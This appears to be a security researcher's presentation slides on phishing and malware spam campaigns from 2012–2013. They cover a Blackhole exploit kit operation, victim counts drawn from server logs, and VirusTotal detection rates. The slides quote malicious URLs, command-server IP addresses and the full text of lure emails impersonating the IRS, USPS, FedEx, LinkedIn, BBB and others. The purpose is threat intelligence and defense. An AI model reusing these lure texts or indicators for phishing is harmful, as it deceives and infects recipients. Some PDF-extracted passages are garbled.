There are **85** unique URLs which are comprised of **85** unique machines and **1** unique path that are associated with this domain. The top 10 are shown below and the complete list is available in the spreadsheet "*IRS.Malware.Aug13.2012.xlsx*".

count	machine	path
15	applesuniverse.com	/wp-content/plugins/rejrev.html
15	dreamboxsystem.com	/wp-content/plugins/rejrev.html
15	aveaturkcellvodafonesohbet.tk	/wp-content/plugins/rejrev.html
15	planetaryhealings.com	/wp-content/plugins/rejrev.html
15	rogueskateboards.co.uk	/wp-content/plugins/rejrev.html
14	jvarela.com	/wp-content/plugins/rejrev.html
13	mainframedumps.com	/wp-content/plugins/rejrev.html
13	hollowpansonwindfarm.co.uk	/wp-content/plugins/rejrev.html
13	aveasohbetnumarasi.tk	/wp-content/plugins/rejrev.html
13	panelapressao.net	/wp-content/plugins/rejrev.html



August 13, 2012 malware report?

On August 13 we analyzed the malware dropped by visiting those links: It was detected by only 10 of 46 A-V products on VirusTotal.com. NOT DETECTED by:

AVG, McAfee, Microsoft, Sophos, Symantec, TrendMicro

Connections to:

87.120.41.155:8080 62.76.180.54 62.76.180.229 Neterra Ltd. In Sofia, Bulgaria ROSNIIROS in Tambov, Russia ROSNIIROS in Tambov, Russia





Phishing vs. Targeted Email

Table 3. Economics of Mass Phishing vs. Spearphishing Attacks

Example of a Typical Campaign	Mass Phishing Attack (Single Campaign)	Spearphishing Attack (Single Campaign)
(A) Total Messages Sent in Campaign	1,000,000	1,000
(B) Block Rate	99%	99%
(C) Open Rate	3%	70%
(D) Click Through Rate	5%	50%
(E) Conversion Rate	50%	50%
Victims	8	2
Value per Victim	\$2,000	\$80,000
Total Value from Campaign	\$16,000	\$160,000
Total Cost for Campaign	\$2,000	\$10,000
Total Profit from Campaign	\$14,000	\$150,000

While these numbers tell a good story, we have overwhelming evidence that contradicts them.

Logs Don't Lie.

If we truly want to be able to measure success rates, we MUST GO AFTER THE LOGS.

June 2011 Cisco Report Email Attacks: This Time It's Personal





Logs Don't Lie: BlackHole Exploit Kit

 On October 24, 2012 a spam campaign imitating the US Postal Service was conducted with the objective of planting malware on recipients' machines.

- The "black hole" for this campaign was at:
- http://usw29346.com/links/discs-convinces_believing_covered.php





How many victims?

- We had the WEBSERVER LOGS from the computer that was distributing the malware.
- 9,116 distinct IP addresses downloaded one of two Zeus variants:
 - 6,587 downloads of a 895,464 byte file
 - 3,158 downloads of a 958,464 byte file
- Nine other binaries were downloaded less than 400 times each – a total of 11,661 malware downloads



Was it from an email message?



- Of the 9,116 visitors who actually downloaded the malware, those who were using webmail clients left "referrer" tags.
 - 764 Yahoo webmail users
 - 275 Live.com (Microsoft) webmail users
 - 174 AOL webmail users
 - 36 Comcast, 19 Verizon, 14 Earthlink, 12 Roadrunner, 6
 Charter, 4 Juno
- So, YES. This was SPAM-based.





The Original Email Message

• Dear Customer,

We attempted to deliver your item at 10:16 am on October 24, 2012 and a notice was left. You may arrange redelivery by clicking the link below or pick up the item at the Post Office indicated on the notice. If this item is unclaimed after 15 days then it will be returned to the sender. The sender has requested that you receive a Track & Confirm update, as shown below.

Label Number: 7007 3795 0147 6588 4478 Expected Delivery Date: October 24, 2012 Service Type: First-Class Certified Mail Service(s): Delivery Confirmation Status: Final Notice

To check the status of your mailing or arrange redelivery, please visit http://www.usps.com.usg3o1.com/shipping/trackandconfirm.php?navigation=1&respLang=E ng&resp=10242012






Who got infected?

- 10 U.S. Federal and many State governments agencies
- 59 different Universities and Colleges
- 9 banks, 3 brokerages
- Energy companies
- Airlines, Beverage companies, Chemical companies, Cruiselines, Defense Contractors, Hospitals, Newspapers, Professional sports teams, Publishers, Retail department stores, Silicon valley companies, Theme parks
- 7,000+ users from 59 major ISPs





Logs Don't Lie: Infection Timeline









This judicial process is meant to inform of file No. 13600-61 which is opened and under quest with FFIEC following a formal charge of your Financial Institution regarding suspect financial activity on your account. A hard copy of this judicial process will be delivered to your business address. Our institution will forward information to competent government agencies following this formal charge. Information and contacts regarding your Occasion file # can be found at

Occasion #: 13600-61

Observed by Federal Financial Institution Examination Council Caleb Jenkins





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Thanks for your Did you know you	order, @ ! can view and edit your orders online, 24 hours a day? Visit <u>Your Account</u> .	
Order Overview	w:	
E-mail Address	⊭:8 g@ xom	
Billing Address 108 San Paol Ave. Los Altos WA 4103 United States Phone: 614-611-	30-2474	
Order Grand Total Earn 3% rewards o Order Summary:	I: \$ 68.99 n your Amazon.com orders with the Amazon Visa Card. <u>Learn More</u>	
Details:		
Order #: Subtotal of items:	L34-0371413-3024610 \$ 68.99 	
Total before tax: Tax Collected:	\$ 68.99 \$0.00	
Grand Total: Gift Certificates:	\$ 60.00 \$ 8.99	
Total for this Orde	r; \$ 68.99	
Free	Amazon Mobile App Shop millions of products wherever you go	▶Learn more





LinkedIn

NOTIFICATIONS

Invitation reminders:

From Sebastian Cook (Your co-worker)

PENDING MESSAGES

There are a total of 3 messages awaiting your response. Visit your InBox now.

Don't want to receive email notifications? Adjust your message settings.

LinkedIn values your privacy. At no time has LinkedIn made your email address available to any other LinkedIn user without your permission. © 2010, LinkedIn Corporation.






FedEx. FedEx Billing Online - Ready for Payment
fedex.com
Hello ch_reco_howard.kim@promail.com You have a new not paid invoice(s) from FedEx that is ready for payment.
The following ivoice(s) are ready for your review :
Invoice Number
5210-78941
To pay or review these invoices, please sign in to your FedEx Billing Online account by clicking on this link: <u>http://www.fedex.com/us/account/fbo</u> Note: Please do not use this email to submit payment. This email may not be used as a remittance notice. To pay your invoices, please visit FedEx Billing Online, <u>http://www.fedex.com/us/account/fbo</u> Thank you, Revenue Services FedEx
This message has been sent by an auto responder system. Please do not reply to this message.
The content of this message is protected by copyright and trademark laws under U.S. and international law.

Review our privacy policy. All rights reserved.











🐲 IRS

Herewith we are informing you that you are required to pay a forfeit for not filling the income tax return prior to January 31.

Please note that IRS Section 2033(A)(8) specifies a money penalty of \$5.000 for each Form 821 that is filled later than deadline for filling the income tax return or does not contain the comprehensive info described in 2033(A)(8).

You will be released from the forfeit when the taxpayer shows that the failure to file was caused by great reason.

Please enter official site for more information

Internal Revenue Services United States, Department of Treasury St. Hours of Operation: Monday-Friday, 11:30AM - 16:30PM your local time.







IMPORTANT ACCOUNT NOTE FROM VERIZON WIRELESS. Your acknowledgment message is issued.

Your account No. ending in 7843

Dear Client

For your accommodation, your confirmation letter can be found in the <u>Account Documentation</u> desk of My Verizon.

Please browse your informational message for more details relating to your new transaction.

Open Information Message

In addition, in <u>My Verizon</u> you will find links to information about your device & services that may be helpfull if you looking for answers.

Thank you for joining us.







World Leader in Digital Faxing

Fax Message [Caller-ID: 714050196]

You have received a 65 pages fax at Tue, 12 Feb 2013 08:44:58 +0300, (861)-349-3478.

* The reference number for this fax is [eFAX-085087371].

View attached fax using your Internet Browser.





Better Business Bureau [©] Start With Trust ®



Thu, 7 Feb 2013

RE: Complaint No. 20C436W38

@

The Better Business Bureau has been booked the above said claim from one of your purchasers as regards their dealings with you. The detailed description of the consumer's concern are available for review at a link below. Please pay attention to this issue and communicate with us about your mind as soon as possible.

We amiably ask you to click and review the COMPLAINT REPORT to respond on this appeal.

We are looking forward to your prompt response.

WBR Chloe Martin Dispute Councilor Better Business Bureau

Better Business Bureau 3013 Wilson Blvd, Suite 600 Arlington, VA 28901 Phone: 1 (703) 276.0100 Fax: 1 (703) 525.8277





🐲 IRS

Herewith we are informing you that you are required to pay a forfeit for not filling the income tax return prior to January 31.

Please note that IRS Section 2033(A)(8) specifies a money penalty of \$5.000 for each Form 821 that is filled later than deadline for filling the income tax return or does not contain the comprehensive info described in 2033(A)(8).

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Please enter official site for more information

Internal Revenue Services United States, Department of Treasury St. Hours of Operation: Monday-Friday, 11:30AM - 16:30PM your local time.







- What is the spam subject?
- Which hostile URLs are advertised?
- What are the MD5s of malicious attachments?
- What network touches does the malware make?
- What additional malware drops if executed?



VirusTotal Detects: October 2012 🍣

Date	Brand	Delivery (1 = attach or 2 = link)		if Z - is ponyloader or gate.php present			
10/1/2012	Nacha	2	С		427	4/42	38/45
10/2/2012	Adobe	2	С		423	6/43	39/45
10/7/2012 eFax 2 ?					11/43	34/46	
10/11/2012	LinkedIn	2	С		402	7/43	36/46
10/16/2012	LinkedIn	2	Z			5/43	41/45
10/16/2012	Federal Reserve	2	С		423	1/43	38/45
10/17/2012	LinkedIn	2	Z			10/41	36/45
10/22/2012	FedEx	1	С		427	2/44	N/A
10/22/2012	BBB	1	Z			7/44	33/45
10/24/2012	Nacha	1	?			7/44	38/45
10/24/2012	eFax	1	Z			29/43	41/45
10/26/2012	"Your Photo"	1	С		429	21/44	37/45
10/29/2012	Xerox	1	С		429	1/44	35 / 45
10/30/2012	"Scan from an HP"	1	?			5/44	32/46
10/26/2012	"Invoice"	1	С		429	4/43	N/A
10/30/2012	BBB	1	Z			4/43	38 / 45
10/31/2012	"Trouble"	2	С		431	9/42	34 / 44



Summary





Phishing Intelligence

- When we look at our brand data in isolation, we miss evidence
- When we look at each phishing site in isolation, we fail to see patterns
- By gathering intelligence about our attacks, patterns emerge that allow us to build Effective Countermeasures to protect our brand





Malicious Email Intelligence

- Targeted malware attacks are far more expensive than phishing attacks
- Current countermeasures are reactive and too slow
- Intelligence about Today's Top Threat helps you to protect your INTERNAL network from the most expensive type of attack



Thank you!

Heather McCalley hmccalley@malcovery.com

